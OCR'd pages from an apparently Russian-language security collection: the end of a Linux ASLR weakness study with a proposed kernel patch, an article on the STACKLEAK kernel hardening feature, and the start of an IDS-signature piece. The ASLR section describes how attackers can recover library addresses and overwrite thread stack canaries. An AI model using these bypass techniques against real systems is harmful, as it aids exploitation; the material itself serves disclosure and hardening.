
Вычисление карты адресного пространства процесса

Когда создается новый процесс, ядро следует алгоритму для определения его адресного пространства:


1. После вызова *«execve»* виртуальная память процесса полностью очищается.
2. Создается самая первая *vma*, описывающая стек процесса (*stack_base*). Изначально его адрес выбирается как 2^{48} — *pagesize* (где *pagesize* — размер страницы, в случае x86-64 равный 4096), а впоследствии сдвигается на некоторую случайную величину *random1*, не превышающую 16 ГБ (происходит это довольно поздно, после выбора базы бинарного файла, поэтому возможны интересные эффекты: если бинарный файл приложения займет всю память, стек окажется рядом с базовым адресом бинарного файла).
3. Ядро выбирает *mmap_base* — адрес, относительно которого впоследствии будут загружены все библиотеки в адресном пространстве процесса. Определяется этот адрес как *stack_base* – *random2* – 128 МБ, где random2 случайная величина, верхняя граница которой зависит от настройки ядра и имеет предел от 1 ТБ до 16 ТБ.
4. Ядро пробует загрузить бинарный файл программы. Если файл является PIE (не зависящим от базового адреса загрузки), базовый адрес выбирается как $(2^{47} - 1) \times 2/3 + random3$, где случайная величина *random3* также определяется конфигурацией ядра и имеет верхний предел от 1 ТБ до 16 ТБ.
5. Если файл нуждается в динамически подгружаемых библиотеках, ядро пробует загрузить программу-интерпретатор, которая должна будет загрузить все необходимые библиотеки и произвести необходимые инициализации. Обычно в качестве интерпретатора в ELF-файлах указан ld из glibc. Адрес выбирается относительно *mmap_base*.
6. Ядро устанавливает кучу нового процесса как конец загруженного ELF-файла плюс некоторое случайное *random4* с верхней границей в 32 МБ.

Когда все этапы прошли, процесс запускается, и в качестве стартового адреса будет либо адрес из ELF-файла интерпретатора (ld), либо из самого ELF-файла программы, если интерпретатор отсутствует (статически «слинкованный» ELF).

В случае включенного ASLR и наличия возможности загрузки по произвольному адресу у файла программы процесс будет иметь следующий вид.



23 cwe.mitre.org/data/definitions/457.html



171

171

171

171

Каждая библиотека, будучи загруженной интерпретатором, получит управление, если в ней определен список глобальных конструкторов. В этом случае будут вызваны функции библиотеки для выделения ресурсов (глобальные конструкторы), необходимых этой библиотеке.

Благодаря известному порядку загрузки библиотек можно получить некоторую точку в потоке выполнения программы, позволяющую построить расположение регионов памяти друг относительно друга независимо от работы ASLR. Чем больше будет известно о библиотеках, их конструкторах и поведении программы, тем дальше эта точка будет отставать от точки создания процесса.

Для определения конкретных адресов все же нужна уязвимость, позволяющая получить адрес некоторого *mmap*-региона либо позволяющая читать (писать) память относительно некоторого *mmap*-региона:

- В случае когда злоумышленнику известен адрес некоторого *mmap*-региона, выделенного от момента старта процесса до точки константного выполнения (раздел 4.3), атакующий может успешно вычислить *mmap_base* и адрес любой загруженной библиотеки или любого другого *mmap*-региона.
- В случае возможности адресоваться относительно некоторого mmap-региона из точки константного выполнения — дополнительно какой-либо еще адрес знать не обязательно.

Для доказательства построения карты памяти процесса был написан код на Python, имитирующий поведение ядра при поиске новых регионов. Также был повторен способ загрузки ELF-файлов и порядок загрузки библиотек. Для имитации уязвимости, позволяющей прочитать адреса библиотек, использовалась файловая система */proc:* скрипт считывает адрес ld (таким образом восстанавливает mmap_base) и повторяет карту памяти процесса, имея библиотеки. После чего сравнивает с оригиналом. Скрипт полностью повторял адресное пространство всех процессов. Код скрипта также доступен по адресу github.com/blackzert/aslur.

Исправления ASLR

Основная рассматриваемая проблема *mmap* — отсутствие энтропии при выборе адреса. Логичное исправление, если идеально, — выбрать память случайно. Чтобы выбрать случайно, нужно сначала построить список всех свободных регионов, подходящих по размеру. После нужно выбрать из полученного списка случайный регион и адрес из этого региона, удовлетворяющий критериям поиска — длине запрашиваемого региона и допустимым нижней и верхней границам.


Для исправления был выбран следующий алгоритм, использующий существующую структуру организации *vma* без добавления избыточности:

1. Использовать существующий алгоритм для нахождения возможной пустоты gap, имеющей наибольший допустимый адрес. Также запомнить структуру vma, следующую за ней. Если такого нет, вернуть **ENOMEM**.
2. Найденный gap запомнить как результат, а *vma* — как максимальную верхнюю границу.
3. Взять первую структуру *vma* из двусвязного списка. Она будет листом в красно-черном дереве, потому как имеет наименьший адрес.
4. Совершить левосторонний обход дерева от выбранной vma, проверяя допустимость свободного региона между рассматриваемой vma и ее предшественником. Если свободный регион подходит по ограничениям, получить очередной бит энтропии. Если бит энтропии равен 1, переопределить текущее выбранное значение пустоты gap.
5. Вернуть случайный адрес из выбранного региона пустоты gap.

В качестве оптимизации в пункте 4 нужно не заходить в поддеревья, размер расширения gap которых меньше необходимой длины.

Данный алгоритм выбирает адрес с достаточным значением энтропии, хотя и работает дольше текущей реализации.

Из явных недостатков можно отметить необходимость обхода всех *vma*, имеющих достаточную длину пустоты gap. Однако это компенсируется отсутствием накладных расходов производительности при изменении адресного пространства.



Тестирование исправлений к ASLR

После применения описанных исправлений к ядру процесс /bin/less выглядит следующим образом:

```
314a2d0da000-314a2d101000 r-xp /lib/x86_64-linux-gnu/ld-2.26.so
314a2d301000-314a2d302000 r--p /lib/x86_64-linux-gnu/ld-2.26.so
314a2d302000-314a2d303000 rw-p /lib/x86_64-linux-gnu/ld-2.26.so
314a2d303000-314a2d304000 rw-p

3169afcd8000-3169afcdb000 rw-p

316a94aa1000-316a94ac6000 r-xp /lib/x86_64-linux-gnu/libtinfo.so.5.9
316a94ac6000-316a94cc5000 ---p /lib/x86_64-linux-gnu/libtinfo.so.5.9
316a94cc5000-316a94cc9000 r--p /lib/x86_64-linux-gnu/libtinfo.so.5.9
316a94cc9000-316a94cca000 rw-p /lib/x86_64-linux-gnu/libtinfo.so.5.9

3204e362d000-3204e3630000 rw-p

4477fff2c000-447800102000 r-xp /lib/x86_64-linux-gnu/libc-2.26.so
447800102000-447800302000 ---p /lib/x86_64-linux-gnu/libc-2.26.so
447800302000-447800306000 r--p /lib/x86_64-linux-gnu/libc-2.26.so
447800306000-447800308000 rw-p /lib/x86_64-linux-gnu/libc-2.26.so
447800308000-44780030c000 rw-p

509000396000-509000d60000 r--p /usr/lib/locale/locale-archive

56011c1b1000-56011c1d7000 r-xp /bin/less
56011c3d6000-56011c3d7000 r--p /bin/less
56011c3d7000-56011c3db000 rw-p /bin/less
56011c3db000-56011c3df000 rw-p

56011e0d8000-56011e0f9000 rw-p [heap]

7fff6b4a4000-7fff6b4c5000 rw-p [stack]
7fff6b53b000-7fff6b53e000 r--p [vvar]
7fff6b53e000-7fff6b540000 r-xp [vdso]
ffffffffff600000-ffffffffff601000 r-xp [vsyscall]
```

На примере видно:

- Все библиотеки выделены в случайных местах, находятся на случайном друг от друга расстоянии.
- Файл «/usr/lib/locale/locale-archive», отображенный с помощью mmap, также находится по случайным адресам.
- «Дыра» в /lib/x86_64-linux-gnu/ld-2.26.so не заполнена ни одним отображением mmap.

Данный патч был протестирован на системе Ubuntu 17.04 с запущенными браузерами Chrome и Mozilla Firefox. Никаких проблем обнаружено не было.

Заключение

В результате исследования было обнаружено много различных особенностей в работе ядра и glibc при обслуживании кода программ. Была сформулирована и рассмотрена проблема близкого расположения памяти. Были найдены следующие проблемы:

- Алгоритм выбора адреса *mmap* не содержит энтропии.
- Загрузка ELF-файла в ядре и интерпретаторе содержит ошибку обработки сегментов.
- При поиске адреса функцией *do_mmap* в ядре не учитывается *mmap_min_addr* в архитектуре x86-64.
- Загрузка ELF-файла в ядре позволяет создание «дырок» в ELF-файле программы и интерпретаторе ELF-файла.
- Интерпретатор ELF-файла из GNU Libc ld, используя *mmap* для выделения памяти для библиотек, загружает библиотеки по зависящим от *mmap_base* адресам. Также библиотеки загружаются в строго определенном порядке.
- Библиотека GNU Libc, используя *mmap* для выделения стека, кучи и TLS потока, также располагает их по зависящим от *mmap_base* адресам.
- Библиотека GNU Libc размещает TLS потоков, созданных с помощью *pthread_create*, в начале стека, что позволяет обойти защиту от переполнения буфера на стеке, переписав «канарейку».
- Библиотека GNU Libc кэширует ранее выделенные кучи (стеки) потоков, что позволяет в некоторых случаях успешно завершить эксплуатацию уязвимого приложения.
- Библиотека GNU Libc создает кучу для новых потоков, выровненную на 2^{26}, что снижает мощность перебора.

Данные проблемы помогают злоумышленнику при обходе ASLR или при обходе защиты от переполнения буфера на стеке. Для некоторых выявленных проблем были предложены исправления в виде патчей к ядру.

Для всех проблем были представлены PoC. Был предложен алгоритм выбора адреса, подразумевающий достаточный уровень энтропии. Продемонстрированный подход может быть использован для анализа ASLR в других операционных системах, например Windows или Mac OS X.

Был рассмотрен ряд особенностей реализации GNU Libc, знание которых в некоторых случаях позволяет упростить эксплуатацию приложений.

Продемонстрированный подход может быть использован для анализа поведения ASLR в других операционных системах, таких как Windows, Mac OS X и Android.

Как STACKLEAK улучшает безопасность ядра Linux

Александр Попов

STACKLEAK — это функция безопасности ядра Linux, изначально разработанная специалистами Grsecurity/PaX. Я решил довести STACKLEAK до официального ванильного ядра (Linux kernel mainline). В этой статье будет рассказано о внутреннем устройстве и свойствах данной функции безопасности.

STACKLEAK защищает от нескольких классов уязвимостей в ядре Linux, а именно:

- сокращает полезную для атакующего информацию, которую могут выдать утечки из ядерного стека в пользовательское пространство;
- блокирует некоторые атаки на неинициализированные переменные в стеке ядра;
- предоставляет средства динамического обнаружения переполнения ядерного стека.

Данная функция безопасности отлично укладывается в концепцию проекта Kernel Self Protection Project (KSPP): безопасность — это больше чем просто исправление ошибок. Абсолютно все ошибки в коде исправить невозможно, и поэтому ядро Linux должно безопасно отрабатывать в ошибочных ситуациях, в том числе при попытках эксплуатации уязвимостей. Больше подробностей о KSPP доступно на wiki проекта[1].

STACKLEAK присутствует как PAX_MEMORY_STACKLEAK в патче Grsecurity/PaX. Однако патч перестал распространяться свободно с апреля 2017 года. Поэтому внедрение STACKLEAK в ванильное ядро является важным для пользователей Linux, предъявляющих повышенные требования к информационной безопасности.

Порядок работы:

- выделить STACKLEAK из патча grsecurity/PaX,
- тщательно изучить код и сформировать патч,
- отправить в LKML, получить обратную связь, улучшить, повторять заново до принятия в mainline.

На момент написания статьи была отправлена 9-я версия серии патчей для x86_64 и x86_32[2]. В ней 23 файла изменено, 1037 строк добавлено, 19 строк удалено.

В серии семь патчей:

- gcc-plugins: Clean up the cgraph_create_edge* macros,
- x86/entry: Add STACKLEAK erasing the kernel stack at the end of syscalls,
- gcc-plugins: Add STACKLEAK plugin for tracking the kernel stack,
- x86/entry: Erase kernel stack in syscall_trace_enter(),
- lkdtm: Add a test for STACKLEAK,
- fs/proc: Show STACKLEAK metrics in the /proc file system,
- doc: self-protection: Add information about STACKLEAK feature.

STACKLEAK: свойства безопасности

В первую очередь это очистка стека ядра в конце системного вызова. Данная мера сокращает полезную информацию, которую могут выдать некоторые утечки из ядерного стека в пользовательское пространство. Пример утечки информации из стека ядра представлен на схеме 1.

1 goo.gl/r2Qg8f (kernsec.org)
2 goo.gl/wsJm6j (openwall.com)




Схема 1

Однако утечки такого типа становятся бесполезны, если в конце системного вызова использованная часть стека ядра заполняется фиксированным значением (схема 2).

174
174
174
174
174




Схема 2

Как следствие, STACKLEAK блокирует некоторые атаки на неинициализированные переменные в стеке ядра. Примеры таких уязвимостей: CVE-2017-17712, CVE-2010-2963.

Описание методики эксплуатации уязвимости CVE-2010-2963 можем найти в статье[3] Кейса Кука (Kees Cook).

Суть атаки на неинициализированную переменную в стеке ядра представлена на схеме 3.




Схема 3




Схема 4

STACKLEAK блокирует атаки такого типа, поскольку значение, которым заполняется ядерный стек в конце системного вызова, указывает на неиспользованную область в виртуальном адресном пространстве (схема 4).

При этом важным ограничением является то, что STACKLEAK не защищает от аналогичных атак, выполняемых за один системный вызов.

3 goo.gl/97qt3e (outflux.net)
4 goo.gl/w6ggQL (git.kernel.org), goo.gl/vbQZ5g (git.kernel.org)
5 goo.gl/1c97QM (jon.oberheide.org, PDF)
6 goo.gl/EuJytb (googleprojectzero.blogspot.ru)

Динамические средства обнаружения переполнения стека ядра «в глубину»

В ванильном ядре STACKLEAK эффективен против переполнения стека «в глубину» (kernel stack depth overflow) только в сочетании с CONFIG_THREAD_INFO_IN_TASK и CONFIG_VMAP_STACK. Обе эти меры внедрены Энди Лутомирски (Andy Lutomirski)[4].

Простейший вариант эксплуатации данного типа уязвимостей отражен на схеме 5.




Схема 5

Перезапись определенных полей в структуре thread_info на дне ядерного стека позволяет повысить привилегии процесса. Однако при включении опции CONFIG_THREAD_INFO_IN_TASK данная структура выносится из ядерного стека, что устраняет описанный способ эксплуатации уязвимости.

Более продвинутый вариант данной атаки состоит в том, чтобы с помощью выхода за границу стека переписать данные в соседнем регионе памяти. Подробнее о данном подходе:

- в презентации «The Stack is Back»[5] Джона Оберхайда (Jon Oberheide),
- в статье «Exploiting Recursion in the Linux Kernel»[6] Яна Хорна (Jann Horn).

Атака такого типа отражена на схеме 6.




Схема 6

Защитой в данном случае служит CONFIG_VMAP_STACK. При включении данной опции рядом с ядерным стеком помещается специальная страница памяти (guard page), доступ к которой приводит к исключению (схема 7).




Схема 7

Наконец, самым интересным вариантом переполнения стека в глубину является атака типа Stack Clash. Идею еще в 2005 году выдвинул Гаэль Делалю (Gael Delalleau)[7]. В 2017 году данную технику переосмыслили[8] исследователи из компании Qualys, назвав ее Stack Clash. Суть техники в том, чтобы «перепрыгнуть» guard page и перезаписать данные из соседнего региона памяти (схема 8).




Схема 8

Больше информации о STACKLEAK и Stack Clash содержится в блоге Grsecurity[9].

Чтобы защититься от Stack Clash в ядерном стеке, перед каждым вызовом alloca выполняется соответствующая проверка на переполнение стека в глубину:

```
void __used check_alloca(unsigned long size)
{
   unsigned long sp = (unsigned long)&sp;
   struct stack_info stack_info = {0};
   unsigned long visit_mask = 0;
   unsigned long stack_left;

   BUG_ON(get_stack_info(&sp, current, &stack_info,
   &visit_mask));

   stack_left = sp - (unsigned long)stack_info.begin;

   BUG_ON(stack_left < MIN_STACK_LEFT || size >=
   stack_left - MIN_STACK_LEFT);
}
```

Влияние STACKLEAK на производительность

Краткий тест производительности на x86-64

Оборудование: Intel Core i7-4770, 16 GB RAM

Тест № 1, привлекательный:
сборка ядра Linux с Ubuntu config
time make -j9

Result on 4.11-rc8:
real 32m14.893s
user 237m30.886s
sys 11m12.273s

Result on 4.11-rc8+stackleak:
real 32m26.881s (+0.62%)
user 238m38.926s (+0.48%)
sys 11m36.426s (+3.59%)

Тест № 2, непривлекательный:
hackbench -s 4096 -l 2000 -g 15 -f 25 -P
Average on 4.11-rc8: 8.71s
Average on 4.11-rc8+stackleak: 9.08s (+4.29%)

7 goo.gl/tjbmPJ (cansecwest.com, PDF)
8 goo.gl/TezXhD (qualys.com)
9 goo.gl/Crx8Q2 (grsecurity.net)

Таким образом, влияние STACKLEAK на производительность системы зависит от типа нагрузки. Необходимо оценивать производительность STACKLEAK для планируемой нагрузки перед промышленной эксплуатацией.

Внутреннее устройство STACKLEAK

STACKLEAK состоит:

- из ассемблерного кода, очищающего стек ядра в конце системного вызова;
- GCC-плагина для инструментации кода ядра на этапе компиляции.

Очистка стека ядра выполняется в архитектурно зависимой функции erase_kstack(). Данная функция отрабатывает перед возвращением в userspace после системного вызова. В использованную часть стека потока записывается STACKLEAK_POISON (-0xBEEF). На начальную точку очистки указывает переменная lowest_stack, постоянно обновляемая в track_stack(). Стадии работы erase_kstack() отражены на схемах 9 и 10.




Схема 9




Схема 10

Инструментация кода ядра на этапе компиляции выполняется в GCC-плагине. GCC-плагины — это загружаемые модули для компилятора GCC, специфичные для проекта. Они регистрируют новые проходы с помощью GCC Pass Manager, предоставляя обратные вызовы (callbacks) для данных проходов.

Итак, для полноценной работы STACKLEAK в код функций с большим стековым кадром (stack frame) вставляются вызовы track_stack(). Также перед каждой alloca вставляется вызов уже упомянутой check_alloca(), а после — вызов track_stack().

Статистика инструментации STACKLEAK

Для x86-64_defconfig-утилита readelf показывает 45 602 функции в vmlinux, и STACKLEAK инструментирует 2,853% из них. Плагин вставляет 36 вызовов check_alloca() и 1265 вызовов track_stack().

Заключение

STACKLEAK — очень полезная функция безопасности ядра Linux, блокирующая эксплуатацию сразу нескольких типов уязвимостей. Кроме того, создатели смогли сделать ее быстрой и красивой в инженерном плане. Поэтому появление STACKLEAK в ванильном ядре высоко оценят пользователи Linux, серьезно относящиеся к вопросам информационной безопасности. А работа, проделанная в данном направлении, наверняка привлечет внимание сообщества разработчиков Linux к средствам самозащиты ядра.

Что-то не так с IDS-сигнатурой

Кирилл Шипулин

Имена Snort и Suricata IDS знакомы каждому, кто работает в сфере сетевой безопасности. Системы WAF и IDS — это те два класса защитных систем, которые анализируют сетевой трафик, разбирают протоколы самого верхнего уровня и сигнализируют о злонамеренной или нежелательной сетевой активности. Если первая система помогает веб-серверам обнаружить и избегать атак, специфичных только для них, то вторая, IDS, способна обнаружить атаки во всем сетевом трафике.

Многие компании устанавливают IDS для контроля трафика внутри корпоративной сети. Благодаря механизму DPI они собирают транспортные потоки, заглядывают внутрь пакетов от IP до HTTP и DCERPC, выявляют как эксплуатацию уязвимостей, так и сетевую активность вредоносных программ.

